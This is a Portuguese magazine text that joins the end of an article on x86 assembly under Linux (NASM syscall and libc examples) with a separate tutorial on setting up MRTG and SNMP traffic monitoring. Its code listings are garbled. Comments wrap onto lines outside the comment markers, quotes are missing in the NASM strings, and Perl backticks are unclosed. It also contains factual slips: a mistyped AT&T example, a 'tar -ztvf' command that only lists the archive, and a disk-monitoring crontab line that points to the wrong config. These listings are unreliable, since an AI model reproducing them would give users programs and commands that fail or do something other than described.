Um dos primeiros paralelos que farei com o DOS, é uma explicação sobre a BIOS. Obviamente, o software que roda nas BIOS de hoje em dia é bem mais elaborado que há alguns anos, mesmo porque o hardware exige isso, mas (outra limitação ligada a manter compatibilidade) a interface exposta para os programas ainda é a mesma. Mas estas interfaces não foram pensadas para um sistema multitarefa como o Linux. Portanto, se fosse permitido usar funções da BIOS programando no Linux, teríamos um problema com um fenômeno chamado reentrância. As rotinas não prevêem que mais de um processo pode tentar acessar o mesmo recurso e, portanto, não implementam travas para isso. Para ilustrar, um pequeno exemplo em C:

```
int Func (void) {
      static char busy=0; /* criada
uma variavel static
                          e
inicializada com 0, um flag
                          para
sinalizar o uso de um recurso
                          */

      if (!busy){    /*      não esta
em uso */
            init_stuff(); //
inicializa
            busy=1; // seta flag
      } else {
            fprintf(stderr,"Recurso
ocupado\n");
            return ERRO;
      }
      .
      .
      .
}
```

Grosso modo, esta pequena função quando executada, checa se o flag busy é 0, se for significa que o recurso está livre, portanto é inicializado, flag setado para 1 e se procede o resto da função. Enquanto este flag for 1, nenhum outro processo pode acessá-las. Claro, existem as chamadas race-conditions, mas este trecho tem a intenção de demonstrar um modo de checar o uso de um recurso em um ambiente multitarefa, que pode se tornar facilmente caótico do ponto de vista do programador. Imagine o acesso a um dispositivo como um HD, neste modo. Além disso, tem a questão de performance também, rotinas de 16 bits presentes na BIOS não apresentam a performance das rotinas usadas no kernel do Linux, em 32 bits.

Isto finaliza a explicação de uma das dúvidas que tenho encontrado, que é: por que não posso usar X função da BIOS? Em primeiro lugar, porque você está em 32 bits e esta função provavelmente está escrita para o modo que usa 16 bits. Em segundo, porque ela não é reentrante, portanto as chamadas para a BIOS ficam desabilitadas no Linux, que usa sua própria implementação de muitas das funções presentes lá, tais como gerenciamento do barramento PCI e clock do sistema. Portanto, sempre que possível, utilize o equivalente do Linux.

Sintaxes e Ferramentas

Existem basicamente dois estilos de representação do código Assembly presentes no Linux e em outros unices. Um deles é o AT&T, que vem acompanhando o Unix desde sua criação e conhecido por muitos. O outro, conhecido pela velha guarda de fuçadores do DOS e também por muitos engenheiros que ao longo do tempo vêm usando estes processadores, seja em um PC ou de forma separada, em projetos de automação, é a sintaxe, ou formato, Intel.

Segue uma breve indicação de diferenças entre ambos. Mais detalhes e até conversores podem ser encontrados facilmente na Internet.

- Prefixos

Intel: não usa prefixos para registros ou valores. Para valores hexa, h ou 0x, para binários, b

AT&T: utiliza % para registradores, e $ para valores, $0x para hexadecimais.

Exemplos:

Intel	AT&T
mov eax, 1	movl, $1, %eax
mov ebx, 0ffh	movl $0xff, %ebx

- Direção dos operadores

Intel: primeiro operador é o destino, segundo a fonte
AT&T: contrário de Intel, primeiro é fonte, segundo destino.

Exemplo:

Intel	AT&T
mov eax, [ecx]	movl (%ecx), %eax

- Operadores de memória

Intel: utiliza [] para o registro base
AT&T: utiliza () para o registro base

Exemplo

Intel	AT&T
mov eax, [ebx]	movl(%ebx), %eax

- Sufixos

A sintaxe AT&T utiliza-se de um sistema de sufixos para indicar o tipo de dado, semelhante à linguagem C, com **l** para long, **w** para word, **b** para byte. A sintaxe Intel tem diretivas semelhantes para uso com operandos de memória, por exemplo: **dword ptr, byte ptr**, sendo dword igual a long.

Esta pequena explicação deve ajudar a entender certos códigos presentes no kernel do Linux e também na Internet, em literaturas especializadas. O diretório /arch/i386 do seu código-fonte do kernel, contém em seus subdiretórios vários exemplos de código Assembly.

O maior representante da sintaxe AT&T é o gás, ou as, presente no pacote binutils, e essencial para a compilação do kernel do Linux. O boot e as partes de baixo nível (arquivos .S do kernel) são compilados com ele. Apesar de existente em toda instalação de Linux que é habilitada para compilar um kernel, vamos utilizar o NASM para demonstrar alguns exemplos, visto que para o efeito de esclarecimento e objetivo do artigo, é o mais coerente. Ele se utiliza da sintaxe Intel, que é semelhante a encontrada no MASM e no TASM. Sua instalação é simples e além de ter uma arquitetura mais avançada e otimizações para os vários tipos de processadores x86, é bem fácil de ser encontrados exemplos e documentações. Além disso, ele abre exceções que facilitam a programação, tais como a representação de hexadecimais, que em Intel seria por exemplo FFh, como 0xff, como utilizamos na linguagem C. Em [5] você pode encontrar mais detalhes sobre ele, bem como código-fonte e instruções para instalação.

Mas realmente não tenho a intenção de iniciar uma guerra santa, do tipo que existe entre os editores Emacs e VI , mas apenas usar o que se mostra mais claro e coerente com o objetivo deste artigo.

Syscalls

Syscalls, para quem não está acostumado com o termo, são chamadas de sistema. Uma comparação que podemos fazer é com os serviços do DOS e da BIOS que eram usados quando programados em C ou Assembly. Por exemplo, existia a interrupção do teclado, que era desviada para atualizar um contador e assim manter o relógio do exemplo clássico funcionando. Os serviços, ou interrupções, mais usados eram: 0x21, 0x25, do DOS, e 0x10, 0x16, da BIOS. O princípio era o seguinte, um código de função era carregado em um registro do processador, e parâmetros eram carregados em outros. Em caso de um número excessivo de parâmetros, a função aceitaria um bloco de memória com os parâmetros, em vez de registros.

No caso do Linux, o serviço a ser chamado é o 0x80, que é o gancho para as funções básicas que o kernel nos provê. Vamos nos deter apenas em chamá-la, e não desviá-la, o que em um sistema como este não é tão trivial. Podemos desviar as funções,

mas a própria syscall, como faziamos, é um pouco mais difícil, devido às permissões e exceções do gerenciador de memória, como foi explicado anteriormente, no modo protegido.

Uma lista das funções disponíveis pode ser encontrada no arquivo /usr/include/sys/syscall.h ou dentro da fonte do kernel, em caso de uma estrutura diferente de diretórios. Os nomes das chamadas estão no formato SYS_<função>, por exemplo,

SYS_write, SYS_read.

Geralmente, a função a ser chamada é carregada em *eax*, e os argumentos em *ebx, ecx, edx, esi, edi,* sucessivamente, até cinco argumentos, ou em caso de mais argumentos, um ponteiro para a estrutura com todos é passada por *ebx*, com todos os argumentos arranjados sucessivamente na memória. O retorno da chamada é dado em *eax*, que contém o valor de retorno.

O conhecimento das chamadas pode ser obtido lendo as fontes do kernel e também por meio de sites e exemplos disponíveis, mas são todas as funções básicas do sistema, que são exploradas por bibliotecas como a GLIBC, que implementa uma série de funções e padrões usados por vários programas.

Só para não falar que não falamos mais do MSX no artigo, temos as RST do Z80 e os Hooks da ROM dele, que funcionavam com este mesmo princípio. Alguns programas desviavam o hook do teclado, para uma rotina que fazia o mesmo que no DOS, atualizando um relógio, ou ainda o hook do lprint, para fazer filtros para impressoras, que naquela época não seguiam um padrão bem-definido, e vez por outra confundiam os caracteres de nossa língua, o que obrigava a troca de ROMs por aí.

Intencional ou não, este detalhe de projeto sempre abriu muita possibilidade para que os programadores, escassos de recursos e tempos, mas sempre com sobra de imaginação, resolvessem seus problemas. Enquanto certas interrupções são chamadas em um intervalo de tempo regular, outras são chamadas apenas quando da execução de uma determinada função.

Alguns exemplos com o uso de syscall

Instruções: Copie abaixo e acima da linha pontilhada (sem incluí-las) para um arquivo de texto, e proceda como indicado nos comentários do código-fonte para a compilação.

Outra semelhança com os procedimentos usados para o DOS. Temos o compilador ***(nasm)*** e o linker ***(ld)***, portanto primeiro será gerado um arquivo objeto, com extensão .o e, depois, com o uso do linker ***ld***, será transformado em um executável. Com uma pesquisa no manual do ***ld*** (man ld) você pode aprender um pouco mais sobre suas opções e recursos. Agora as opções utilizadas são somente as necessárias para gerarmos um arquivo executável.

Exemplo 1 – Hello world

Qualquer introdução a uma linguagem, compilador ou qualquer ferramenta ligada à programação não é completa sem o exemplo do Hello World. Neste exemplo seguimos o seguinte raciocínio:

Temos para cada processo no Linux, três file descriptors que são criados e definidos automaticamente, que são: *stdin, stdout e stderr*. Um file descriptor é um código que indica um arquivo. No nosso caso os arquivos são, respectivamente: *entrada padrão do terminal, saída padrão do terminal, saída de erro padrão do terminal*. Em um programa em C podemos fazer o seguinte: *write(1, "oi", 2);* que teremos como saída na tela a palavra "oi".

Isto se explica por que escrevemos (write) no arquivo indicado pelo fd (file descriptor) número 1, uma string de 2 caracteres.

Seguindo este raciocínio, vemos que não tem uma syscall chamada print, como a maioria pode esperar, mas sim, a SYS_write. Portanto, traduzindo para assembler a linha acima, teremos impressa a string que queremos na tela.

Esta syscall pede três parâmetros a seguir: *ebx* com o número do file descriptor (no nosso caso 1, stdout), *ecx* um ponteiro (endereço da memória) para a string e *edx* o tamanho da mensagem. O registro *eax* deve estar carregado com o valor 4, que na tabela corresponde a SYS_write. Logo após a instrução *int 0x80* é chamada, para executar a syscall. Após a impressão, devemos chamar SYS_exit, para sair corretamente do programa, avisando o kernel para limpar os recursos usados. O registro *eax* é carregado com 1 (código de SYS_exit), e *int 0x80* é chamada novamente, finalizando assim o programa.

```
; Exemplo 1
; hello world em assembly
; usando syscalls [ int 0x80 ]
;
;
; compilar com nasm -f elf hello.s
; linkar com ld -s -o hello hello.o
;

section .text    align=0
global _start                ; inicio
do programa para o mundo é _start
msg   db       Hello World , 0x0a ;
mensagem + LF, para pular a linha
len   equ     $ - msg        ;
tamanho da mensagem

_start:              ; entrypoint,
ponto de execução inicial


     mov eax,4               ; número
da função [SYS_write] write
     mov ebx,1               ; número
do fd ( file descriptor ) no caso,
stdout
     mov ecx,msg             ;
ponteiro da mensagem
     mov edx,len             ; tamanho
da mensagem
                             ; write
[1, msg, len];
     int 0x80        ; syscall

     mov eax,1               ; número
da função [SYS_exit] exit
     int 0x80        ; chamada do
kernel
;
; Fim do código
```

Exemplo 2: Lê parâmetros da linha de comando e imprime-os

Este segundo exemplo, um pouco mais elaborado, lê os parâmetros passados pela linha de comando, limpa a tela e imprime-os. Novamente, a criatividade deve ser usada para suprir nossas necessidades.

Quando executamos um programa, do tipo ***./programa parm1 parm2***, após as inicializações do kernel, quando o controle é entregue à primeira função do programa, normalmente chamada *start* ou *main*, temos a pilha da máquina (stack) e os registros com alguns valores carregados, tais como parâmetros de linha de comando, variáveis de ambiente, em suma, o que receberíamos na função main de um programa em C:

*int main (int argc, char **argv, char **envp);* ,

Onde *argc*, é o numero de argumentos passados pela linha de comando, *argv* uma matriz de ponteiros para os argumentos, terminada em NULL e *envp* uma matriz de ponteiros para as variáveis de ambiente.

Todos estes dados estão no stack, na seguinte ordem: *argc,* todos os ponteiros *argv,* seguidos por um NULL, e todos os ponteiros *envp* seguidos por um NULL.

Portanto, para recuperarmos estes dados, simplesmente vamos retirando (instrução pop) os valores do stack, e tratando-os.

Reparem que no início do programa, algumas strings são definidas, tais como LF (line feed), para mudarmos de linha e uma string ANSI, com o código que limpa a tela. Não temos uma syscall que faz isso, nem faria muito sentido, visto que o terminal é apenas uma das interfaces que podemos encontrar em um ambiente Unix. Na maioria dos terminais, que é compatível com ANSI, este código surte efeito. No DOS, dependendo da versão, deveríamos usar o driver ANSI.SYS no config.sys, para que tais códigos fossem interpretados. É com uma solução semelhante a esta que fizemos o HOME, ou seja, a função que faz o cursor se posicionar nas coordenadas 0,0, canto superior esquerdo da tela.

Note que após *clrs* e *home*, já calculamos os respectivos tamanhos, pois as imprimiremos com a técnica usada no Exemplo 1, SYS_write e stdout.

Assim, com a tela limpa e o cursor em (0,0), o processamento é iniciado com a checagem do número de parâmetros, se não forem passados nenhum parâmetro, o programa deve sair imediatamente. Caso contrário, deve haver um loop que enquanto eles não terminem (testando se é NULL), é neste loop que será calculado o tamanho de cada um e impresso na tela, usando a técnica do exemplo anterior. Ao final, SYS_exit é chamada.

Verifique o uso intensivo de loops e labels, que apesar de parecerem complexos, guardam uma lógica bem simples, como usar o registro que deve passar o parâmetro de tamanho da string para SYS_write, como acumulador no loop que calcula este dado *(strlen)*. Assim, ao final do loop, o parâmetro já esta correto e economiza mais trabalho.

Este exemplo é bem mais elaborado, mas serve para ilustrar as possibilidades existentes. Para o objetivo deste artigo, é até aí que iremos.

```
; Exemplo 2
;
; limpa a tela
; passagem de parâmetros por linha de
comando
; imprime o que foi passado
; muda de linha
; termina
;
; os parâmetros são pegos do stack
;
;
; compilar com : nasm -f elf prog.s
; linkar com   : ld -s -o prog prog.o
;
;
section      .text   align=0
global       _start

; crlf - representa os códigos para
mudar de linha e retornar ao início
line         db 0x0a
len          equ $ - line
```

```
; limpa a tela usando códigos ANSI.

clrs            db  0x1b, [2J
clslen                  equ $ - clrs

; vai para 0,0, com um bkspace
; usando ANSI

home            db  0x1b, [0H  , 0x1b,
 [0C  , 0x08
holen           equ $ - home

; início


_start:


; limpa a tela

        mov eax, 4      ; write
        mov ebx, 1      ; stdout [fd]
        mov ecx, clrs
        mov edx, clslen
        int 0x80            ; syscall

; posiciona em 0,0

        mov eax, 4      ; write
        mov ebx, 1      ; stdout   [fd]
        mov ecx, home
        mov edx, holen
        int 0x80                ; syscall


; início do processamento


        pop eax         ; testa argc,
para verificar se existem parâmetros
        dec eax         ;
        jz exit         ; se não existem,
sai do programa
        pop ecx
                        ; note q argv[0]
é sempre o nome do programa.
                        ; como não
queremos que ele apareça,
                        ; faremos o
stackpointer andar [o índice do
stack] até argv[1]


;  Loop executado até que todos os
argumentos sejam impressos
mainloop:               ; label do loop
principal

        pop ecx ; pega parâmetro
        or ecx, ecx     ; testa se é zero
[NULL]
        jz exit ; se for, goto [ ble ]
exit

        mov esi, ecx
        xor edx, edx

.strlen:                        ;
encontra o tamanho da string deste
argumento [argv[]]
        inc edx         ; esta é uma
versão simples de strlen, que conta
cada caractere
        lodsb           ; de uma string,
até o seu final [\0]
        or al, al
        jnz .strlen
        dec edx

        mov eax, 4      ; write
        mov ebx, 1      ; stdout
        int 0x80                ; syscall

; pula linha após escrever

        mov eax, 4
        mov ebx, 1
        mov ecx, line
        mov edx, len
        int 0x80

        jmp mainloop    ; continua

exit:
        mov eax, 1      ; final do
programa
        int 0x80                ; syscall
;
;
; Fim do código
```

Usando bibliotecas com código Assembly

Além de usar diretamente as syscalls, podemos também nos aproveitar das muitas bibliotecas (libraries) presentes em nosso sistema, para aliar a velocidade do Assembly com a praticidade de rotinas prontas. Basicamente, isso significa passar os argumentos no stack e chamar a rotina desejada usando **call**. Na hora de linkar, devem ser indicadas as bibliotecas corretas, ou no caso da libc, o *ld* automaticamente pode linkar da forma correta.

Como este tópico foge um pouco do que discutimos como uma introdução, apenas um exemplo será apresentado, para familiarizar o leitor com este esquema de integração.

O procedimento para compilação muda um pouco, porque usaremos o **gcc** para nos ajudar a linkar e resolver as pendências de bibliotecas em vez do **ld**, que exigiria mais parâmetros em linhas de comando. Na realidade o **gcc** vai usar o **ld**, mas nos poupará trabalho. A única mudança neste caso, é trocar de _start para main, para que o **gcc** entenda que este é o ponto de entrada.

Exemplo 3 – Usando libc

Neste exemplo, simplesmente utilizamos uma chamada à função *printf*, da libc, para imprimir nossa string, em vez de imprimi-la caractere a caractere usando SYS_write. Quando chamamos uma função de uma biblioteca, seus parâmetros devem estar em ordem, na pilha.

```
; Exemplo 3
; Hello World usando libc (printf)
; compilar com nasm -felf hello-
world.s
; linkar com gcc -s -o hello-world
hello-world.o
;

extern printf           ; declara printf
como um símbolo externo
global main             ; avisa q main é
um ponto de entrada visível
                ; ao mundo externo do
programa.

section .text
main:
        pusha                   ; Salva
todos os registros
        push dword message ; Coloca o
ponteiro da mensagem no stack
        call printf             ;
        add esp, 4              ;
        popa                    ; restaura
seus valores
        ret                     ; retorna

message:  db "hello, world!", 10, 0

;
; Fim do código
;
```

Existem casos de sobra tanto no MSX e em outros sistemas baseados em Z80 quanto no DOS, que versam sobre o uso destes artifícios de programação para resolução de situações que encaradas do modo tradicional não teriam outra saída. Isso nos leva a entender que nem sempre uma resposta é definitiva para uma situação e que, se talvez ela não seja, utilizar-se do mesmo artifício utilizado há 15 anos, ao menos esta experiência deve nos servir para incentivar a procura da solução correta.

A abordagem enlatada que encontramos hoje em dia, apesar de benéfica para a produtividade de muitos setores, tem tornado escasso o número de pessoas que realmente podem ter uma solução para um problema. Muito da vontade de pesquisar foi substituída pela cobrança de certos padrões, e o Linux é uma prova de que não seguindo estes padrões podemos ter um bom resultado.

Obviamente, para pessoas com conhecimentos mais avançados, este artigo não acrescentou nada ou pareceu sem utilidade e nostálgico. Mas ainda existem pessoas em nosso País trabalhando com equipamentos de alta precisão, em tempo real ou não, que procuram por uma solução alternativa para migrar de seus sistemas em DOS, que funcionam bem e só pecam por estarem submetidos ao jugo de uma licença que pode custar muito caro ao pequeno empresário, para o Linux, mas não sabem como. E geralmente são sistemas bem feitos, precisos, e com uma boa dose de dedicação do "dono", que não merecem ser enterrados com uma arquitetura como a do DOS.

Além deste público, como citado no início, os fuçadores também são o alvo, para que tenham idéias e vontade de pesquisar mais. Às vezes, o sistema de acesso a dados e informações encontrado nas listas mais avançadas de Linux intimida aquele que apesar de não ser um leigo quer se atualizar. Quando encontramos certas hierarquias estranhas à nossa cultura, temos o impedimento do acesso à informação, pois determinada rotina não foi comentada ou documentada ou porque a pessoa que fez a rotina não é acessível a dúvidas mais simples.

Espero ter colaborado para esclarecer esta lacuna de informação.

Referências na Internet:

http://x86.ddj.com/articles/pmbasics/tspec_a1_doc.htm
http://www.linuxassembly.org

http://www.leto.net/papers/writing-a-useful-program-with-nasm.txt

http://www.x86.org/articles/computalk/help.htm

http://nasm.sourceforge.net/

http://linuxassembly.org/howto/Assembly-HOWTO.html

Monitorando via Web

por Gleicon S. Moraes
gsmoraes@terra.com.br

Aprenda, de forma simples, a instalar e configurar o MRTG

Introdução

Multi Router Traffic Grapher, MRTG, é o nome de um sistema usado para monitoramento de tráfego de dispositivos em rede. Não é à toa que se tornou um padrão mundial, que pode ser encontrado em vários datacenters de diversas empresas. Robusto, criativo, visualmente fácil de utilizar e o melhor, livre.

Não custa uma fortuna pelo software e outra pela implantação, como outros pacotes que existem por aí, e possui várias funções, inclusive alarmes e a possibilidade de monitoramento de qualquer outra variável, além de tráfego de rede.

Funcionamento

Todo o sistema consiste em alguns scripts em Perl e um pequeno e rápido programa em C, que captura valores de contadores, acumulam e geram imagens e páginas baseadas nestes dados. Além do registro do que acontece no momento, ele acumula os dados em períodos compreendendo de horas até meses. Com isso, pode-se ter um registro detalhado do comportamento do objeto de sua monitoração.

Para a captura de dados, originalmente, o MRTG usa uma implementação de um cliente SNMP muito flexível, mas pode ser alimentado por scripts externos também, no caso de alguma variável personalizada.

SNMP

SNMP (Simple Network Management Protocol) é um protocolo bem flexível que permite a coleta de dados, mudança de parâmetros e controle de dispositivos pela rede. Em cada dispositivo temos os agentes, que recolhem as informações e as depositam em um banco relativamente simples, chamado MIB (Management Information Base). Este banco é acessado pelo manager, que seria o "cliente" desta relação.

O SNMP funciona sobre TCP/IP de uma forma organizada e padronizada, permite que um cliente qualquer acesse dispositivos de diversos fabricantes de forma direta e automática. Além disso, alguns fabricantes oferecem bibliotecas de MIBs especiais para seus dispositivos, de forma a oferecer uma certa extensão ao protocolo.

Para os vários tipos de Unix disponíveis, temos o net-snmp, antigo ucd-snmp, que é um pacote bem-completo e flexível, contendo além de um daemon SNMP (snmpd), outros utilitários, como o snmpwalk e snmpget, excelentes para navegar entre as OIDs e MIB. OID é a sigla para Object IDentifier, ou seja, cada objeto dentro da MIB está organizado de forma hierárquica, de um modo semelhante a endereços IP, e possuem duas formas de acesso, por números e por um nome que é traduzido para o número correspondente. Por exemplo, o OID para interface de redes:

```
.iso.org.dod.internet.mgmt.mib-2.interfaces.ifnumber
```

ou:

```
.1.3.6.1.2.1.2.1
```

Não é necessário se aprofundar tanto no protocolo, se o uso for apenas das MIBs existentes ou do MRTG para verificação de tráfego, já que ele seleciona automaticamente o OID necessário, mas como pode haver a necessidade de outros dados, ele está apto a aceitar ambos os formatos de indicação de OID para monitoração.

Para ambientes Win32 (WinNT, Win2k, e até mesmo win98) a própria Microsoft fornece daemons e MIBs para os diversos produtos, até mesmo para o IIS e MS-SQL, podendo assim, de posse do OID correto, monitorar até mesmo dados, como transações e acessos HTTP.

No próprio pacote do net-snmp ou na documentação de sua distribuição de Unix, existem instruções para sua instalação - que é bem simples - e configuração, na qual pelo menos um item deve ser observado: a comunidade.

Comunidade são as formas de acesso ao daemon e, por conseqüência, aos dados e controles gerenciais do protocolo. Por exemplo, a maioria dos dispositivos vem com uma comunidade chamada Public, sem senha, com direitos de read-only em algumas OID, geralmente referenciada como *Public@host*, ou *Public@Router*, onde host e router são os endereços do dispositivo. Administradores de redes limitam esta comunidade ou a substituem por outras com senhas e direitos diferentes para cada uso, por segurança e também por organização.

Configurado o daemon, (no caso de produtos Microsoft, o serviço e a comunidade), o sistema já pode ser monitorado e gerenciado via rede. Como o MRTG apenas monitora, não serão destacados os usos do protocolo em sua forma pró-ativa.

Scripts

Scripts são a segunda forma de fornecer dados para o MRTG. No caso de não existir a possibilidade, ou mesmo a intenção de gerar uma nova MIB para um determinado dado, ou na necessidade de monitorar um dado, que necessariamente não está ligado a redes de computadores, esta opção é rápida e flexível. Por exemplo, se existe um sensor ligado na porta serial ou paralela do computador, que acumula o número de pessoas que entraram em um ambiente, o MRTG pode ser usado para representar o tráfego em um dia e acumulado nas últimas semanas, meses e anos.

Muitas soluções ficam mais simples com scripts (como monitorar os acessos de um servidor http ou a saída de algum comando em uma máquina remota). O único requisito para que um script possa ser usado como entrada de dados para o MRTG, é o formato de sua saída de dados, que deve ser como segue:

```
Linha 1: Estado atual da primeira variável (correspondente a dados recebidos)
Linha 2: Estado atual da segunda variável (correspondente a dados enviados)
Linha 3: String normal indicando o uptime do objeto
Linha 4: String com nome do objeto
```

Esta saída deve ser enviada para *stdout* (saída-padrão). Por exemplo, um script para monitorar o espaço em disco, em Perl:

```
#!/usr/bin/perl

$part=shift;
# pega parâmetro de linha de comando ( partição )
$data=`df -P $part | grep $part;
# coleta dados via comando df

@all=split(' ', $data);
# separa a string original em um array

$upt=`uptime;
# pega uptime

$upt=~s/^\s //g;
# remove o primeiro caractere em branco

# used, free, total

print "$all[2]\n";
# espaço usado
print "$all[3]\n";
# espaço livre
print $upt;
#. uptime
print "Info for $part (Total: $all[1])\n\n";
# string com nome e total de espaço
```

Para usar este script, crie um arquivo qualquer, como `diskinfo.pl`, execute `chmod +x` nele e teste com `diskinfo /dev/hda1`, ou outra partição. Não se esqueça de conferir o caminho para o interpretador Perl na primeira linha.

Um outro script pode ser feito para contar linhas de arquivos de log, como os de acesso do Apache ou IPTables, e assim manter um controle pelo MRTG de determinados padrões.

Instalação

No Unix, dependendo do tipo, a instalação deve ser seguida como indicado na documentação da distribuição do MRTG. Para Linux e *BSD existem pacotes prontos, mas no caso da opção por compilar o programa do zero, os requisitos básicos de bibliotecas e compiladores devem ser atendidos.

O diretório em que os binários e scripts serão colocados são flexíveis, não há uma ordem certa. Vamos assumir que foram colocados em `/usr/mrtg`, e, abaixo deste diretório, entre outros, existe `/bin`. Crie o `/cfg` para guardar os arquivos de configuração. Cheque as permissões de usuários e confira se o crontab pode ser acessado do usuário que o MRTG será utilizado.

As necessidades para compilar o MRTG a partir da fonte, além da própria fonte são as seguintes:

Compilador C (geralmente GCC)
Perl versão maior que 5.005
Libgd, para geração dos gráficos
LibPNG, para apoio a libgd
Zlib

A maioria destas libraries está instalada por default em um sistema Linux de desktop, mas talvez não em um servidor, ou em

algum tipo de BSD ou outro Unix. Portanto, deve ser conferida antes de iniciar a configuração e compilação. Uma vez verificadas estas condições, a última versão do MRTG deve estar presente no diretório e aberta da seguinte forma:

`tar -ztvf mrtg-2.9.25.tar.gz` (ou a versão mais nova que houver).

Após este passo, um diretório mrtg-2.9.25 estará criado. A próxima etapa é configurar os Makefiles, o que é feito pelo comando configure. Como ele possui várias opções, configure -help deve ser lido pelo usuário que deseja customizar sua instalação.

```
$ cd mrtg-2.9.25
$ ./configure -help
$ ./configure —prefix=/usr/local/mrtg
```

Uma grande checagem será feita para conferir se todos os requisitos estão presentes no sistema e qualquer falha será reportada. Siga as indicações e a documentação original do MRTG em português (*http://people.ee.ethz.ch/~oetiker/webtools/mrtg/pt/unix-guide.html*) para sanar estas dúvidas.

O próximo passo é a compilação propriamente dita :

```
$ make
```

e a instalação, que deve ser feita como root, caso seu usuário não tenha permissão para escrever no diretório indicado acima no *-target* do configure:

```
$ su
Password:
# make install
# exit
```

Após estes passos, deverá existir um diretório `/usr/local/mrtg`, com subdiretórios correspondentes aos programas e scripts necessários ao seu funcionamento. Aconselho manter tudo aí, apenas criando um diretório chamado `cfg`, para que os arquivos de configuração possam estar organizados.

Windows

Para o ambiente Windows, basta baixar o pacote do MRTG para Windows, e Perl para Windows. O mais usado é o da Active State, que pode ser pego no site da empresa. Após instalar o Perl, descompacte o MRTG em um diretório, por exemplo, `C:\MRTG` e pronto. Tenha certeza de que o Perl está no PATH.

Para visualização, será necessário um Web server, seja IIS, Apache ou qualquer outro. Da mesma forma, certifique-se das permissões de acordo com suas políticas de segurança. A compilação para este ambiente é complexa, portanto, o uso do pacote binário fornecido é altamente aconselhável, apesar de que o desempenho do MRTG deixa muito a desejar neste ambiente,

Configuração para tráfego usando SNMP

Um teste simples para testar seu MRTG, é monitorar seu modem de ADSL, ou mesmo um router. Se ele estiver com a comunidade *public* ativada (como é default de fábrica em muitos equipamentos e vários administradores não costumam mexer), fica simples executar esta tarefa.

Dentro do diretório *bin*, na árvore do MRTG (/usr/local/mrtg/bin, no caso citado anteriormente), existe um programa chamado *cfgmaker*. Este programa tem por finalidade automatizar a tarefa de criar arquivos de configuração para dispositivos usando SNMP. É uma boa base gerar estes arquivos de forma automática e, após isso, ler e modificar para entender qual é a lógica do programa.

Vamos assumir que o diretório de seu servidor HTTPD, é /home/httpd, e que o diretório que contém as páginas é o htdocs. Embaixo dele, você deve criar um diretório chamado mrtg-adsl. Este passo deve ser adaptado ao seu sistema.

```
$ mkdir /home/httpd/htdocs/mrtg-adsl
```

A seguir, deve-se pegar o endereço IP do seu modem/router. Para usuários de ADSL, ele é o gateway padrão (default gateway).

```
# route ou # netstat -r
```

Com este endereço, faremos o *cfgmaker* montar uma estrutura básica de monitoramento.

```
$ cd /usr/local/mrtg
$ ./bin/cfgmaker    --global 'WorkDir: /home/
httpd/htdocs/mrtg-adsl'\
                    --global 'Options[_]:
bits,growright'\
                    --output /usr/local/mrtg/
cfg/adsl.cfg\
                    public@ip-do-modem-u-router
```

Neste momento ele deve emitir várias mensagens, demorar um pouco de acordo com a velocidade da rede e de processamento. Se esta comunidade estiver fechada, ele dará uma mensagem de erro que não conseguiu recolher os dados. Verifique também se o seu usuário corrente tem direitos para gravar no diretório dos config files.

```
$ /usr/local/mrtg/bin/mrtg /usr/local/mrtg/
cfg/adsl.cfg
```

Na primeira vez que o MRTG é executado ele faz todas estas tarefas e emite os erros de acordo com as dificuldades encontradas, reclama sobre alguns logs que não existem, mas cria, e na próxima vez já não acusa nenhum erro.

Se tudo deu certo, basta acrescentar uma chamada ao MRTG no crontab, para que o mesmo seja executado de 5 em 5 minutos, de forma a recolher os dados em um período consistente. No caso de usuários de Windows, deve-se tentar utilizar o comando `AT`, ou

então alguma forma de usá-lo como serviço que executa periodicamente. Estas limitações que tornam a tarefa de montar um servidor MRTG usando Windows árdua, mas não impossível.

Neste ponto o crontab pode ser o do root, ou de um usuário normal, de acordo com a política de permissões usadas:

```
$ crontab -e
```

E adicione a seguinte linha:

```
*/5 * * * *  /usr/local/mrtg/bin/mrtg /usr/
local/mrtg/cfg/adsl.cfg
```

Esta linha fará o script ser executado de 5 em 5 minutos.

Com seu browser, você pode acessar o endereço de sua máquina, por exemplo, localhost e o diretório que contém os arquivos do MRTG com *http://localhost/mrtg-adsl/*.

Haverá vários arquivos, logs dos dados, imagens e HTML. Acesse os HTMLs e analise o resultado final. Obviamente, a customização do site MRTG fica a cargo do usuário, que deve se organizar e criar um índice, que chame as páginas corretas, ou até mesmo pode usar a imagem do gráfico de hora em hora como âncora para chamar a página correspondente ao histórico. Vai da criatividade de cada um.

Configuração para uso de script externo (exemplo espaço em disco)

No passo anterior usamos a estrutura do MRTG para nos auxiliar, e também o SNMP para fornecer os dados. Foi simples, pois este é o ambiente original do programa, mas vamos comentar um pouco e dar um exemplo baseado no script apresentado para pegar estatísticas de espaço em disco. Este script feito em Perl, usado em um servidor Linux Slackware, tem funcionado sem problemas, mas pode ser que em outras plataformas não execute corretamente. A intenção é ilustrar a habilidade de utilizar fontes externas de dados que não o SNMP.

Portanto, o primeiro passo é colocar o `diskinfo.pl` no diretório `/usr/local/mrtg/bin`, para efeitos de organização, e criar o seguinte arquivo de configuração no `cfg/`:

```
dsk_hda1.cfg:
Workdir: /home/httpd/htdocs/mrtg-disk/
Target[server.hda1]: `/usr/local/mrtg/bin/
diskinfo.pl /dev/hda1`
MaxBytes[server.hda1]: 523444000
Options[server.hda1]:
growright,integer,unknaszero,nopercent,gauge
LegendI[server.hda1]: Used
LegendO[server.hda1]: Free
ShortLegend[server.hda1]: (1024 blocks)
YLegend[server.hda1]: Used/Free
Legend1[server.hda1]: Green - Used bytes
Legend2[server.hda1]: Blue - Free bytes
kilo[server.hda1]: 1024
Title[server.hda1]: Disk usage for /dev/hda1
PageTop[server.hda1]: <H1>My Server
 </H1>
  <TABLE>
    <TR><TD>System:</TD><TD>frizzle</TD></TR>
  </TABLE>
```

Este arquivo utiliza o diskinfo.pl para recolher estatísticas do dispositivo e montar a devida página. Note que deve ser criado um diretório na árvore do servidor HTTPD: ***/home/httpd/htdocs/mrtg-disk***.

É hora de testar o config file com o MRTG, da mesma forma que testamos o anterior:

```
$ /usr/local/mrtg/bin/mrtg /usr/local/mrtg/
cfg/dsk_hda1.cfg
```

Novamente, se tudo estiver correto, e o script foi digitado sem erros, o MRTG reclama sobre alguns arquivos não existentes, mas continua executando e cria a estrutura no diretório do servidor HTTPD.

Após verificá-la, pode se adicionar a seguinte linha no crontab:

```
*/5 * * * *  /usr/local/mrtg/bin/mrtg /usr/
local/mrtg/cfg/adsl.cfg
```

e acessar as páginas pela URL: *http://localhost/mrtg-disk/*, escolhendo os arquivos com extensão .html.

